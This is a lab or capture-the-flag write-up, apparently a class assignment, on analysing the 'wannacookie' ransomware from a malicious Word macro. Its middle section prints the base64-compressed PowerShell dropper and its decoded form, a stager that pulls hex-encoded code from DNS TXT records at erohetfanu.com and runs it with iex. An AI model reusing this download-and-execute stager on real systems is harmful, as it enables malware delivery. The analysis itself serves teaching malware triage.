


Objective--Identify the Domain (Part 2)

# Extracting the malware

This follows [Chris Davis’ presentation](https://www.youtube.com/watch?v=wd12XRq2DNk) almost exactly. Remember to do this in a safe VM! After extracting the Word document from the zip file and installing oletools, we just run olevba on CHOCOLATE\_CHIP\_COOKIE\_RECIPE.docm

Using Chris’ technique, we copy the dropper into PowerShell, remove the switches that hide execution, remove iex, and repair the quotes.  


PS C:\Users\John\Desktop> powershell.exe -C "sal a New-Object; (a IO.StreamReader((a IO.Compression.DeflateStream([IO.Me


moryStream][Convert]::FromBase64String('lVHRSsMwFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP

2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSl23MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZWre6w7


da2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaM

SzZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII

)).ReadToEnd()"


This gives us some code that we can read.  



function H2A($a) {$o; $a -split '(..)' | ? { $\_ } | forEach {[char]([convert]::toint16($\_,16))} | forEach {$o = $o + $\_}; return $o}; $f = "77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings}; iex($(H2A $h | Out-string))

We can make the code more readable by putting it into ISE and tinkering with it.  



This is interesting. That long string, 77616E6E61636F6F6B69652E6D696E2E707331, is the same string we saw in the DNS traffic for the Snort terminal. The domain erohet.fanu.com is serving the malware, but we don’t know if it is communicating with the malware yet. The malware file we get here is going to be the same as the file we got when we used tshark to extract the TXT fields from DNS. It is good to know that the packet capture files and the malicious Word document are the same attack; if they were two separate attacks, we would have much more work to do.


Start a Wireshark packet capture and then execute the dropper.

When dropper.ps1 is executing, and we see an identical pattern to the Snort packet capture file. 

The result is the same ugly code as before. One note: If you replace all semicolons with new lines as Chris did in his talk, some old fashioned FOR loops in the code will need to be repaired. Also, if you do the search/replace in Visual Code and use \n, you will need to have Use Regular Expression selected.  


Cleaning the code was tedius, and it turns out that CounterHack has given us a way to avoid cleaning. The string we saw above is wannacookie.min.ps1 in ASCII. What happens if we remove the “.min” from the string and use "77616E6E61636F6F6B69652E707331" for wannacookie.ps1 instead? Changing the dropper.ps1 code is simple.



Much better! The variable names are expanded as well.  


# Hand in

1. At this point it should be easy to determine the name of the domain this malware communicates with. What is it?
2. To prepare for the objectives ahead, it will be wise to start examining the code. Make a table that lists each function, and the function’s purpose. The final function, wannacookie, is the main function of the program; you can omit that for now.